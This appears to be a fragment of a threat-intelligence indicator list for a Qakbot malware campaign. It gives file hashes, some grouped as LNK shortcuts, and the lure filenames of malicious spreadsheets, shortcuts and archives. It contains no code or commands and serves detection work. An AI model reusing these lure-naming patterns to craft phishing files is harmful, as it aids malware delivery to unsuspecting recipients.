58F76FA1C0147D4142BFE543585B583F 4DFF0479A285DECA19BC48DFF2476123 D7C3ED4D29199F388CE93E567A3D45F9 3243D439F8B0B4A58478DFA34C3C42C7 396C770E50CBAD0D9779969361754D69 C2B1D2E90D4C468685084A65FFEE600E

# LNK:

54A10B41A7B12233D0C9EACD11036954

E134136D442A5C16465D9D7E8AFB5EBE

7D0083DB5FA7DE50E620844D34C89EFC

C2663FCCB541E8B5DAA390B76731CEDE

# Qakbot:

529FB9186FA6E45FD4B7D2798C7C553C

# [+] Filenames:

Calculation-1517599969-Jan-24.xlsb Calculation-Letter-1179175942-Jan-25.xlsb ClaimDetails-1312905553-Mar-14.xlsb Compensation-1172258432-Feb-16.xlsb Compliance-Report-1634724067-Mar-22.xlsb ContractCopy-1649787354-Dec-21.xlsb DocumentIndex-174553751-12232021.xlsb EmergReport-273298556-20220309.xlsb Payment-1553554741-Feb-24.xlsb ReservationDetails-313219689-Dec-08.xlsb Service-Interrupt-977762469.xlsb Summary-1318554386-Dec27.xlsb W\_3122987804.xlsb A\_1722190090.xlsb AO\_546764894.xlsb Nh\_1813197697.xlsb LM\_4170692805.xlsb report228.lnk report224.lnk 51944395538\_1921490797.zip 52010712629\_1985757123.zip 52135924228\_164908202.zip 51107204327\_175134583.zip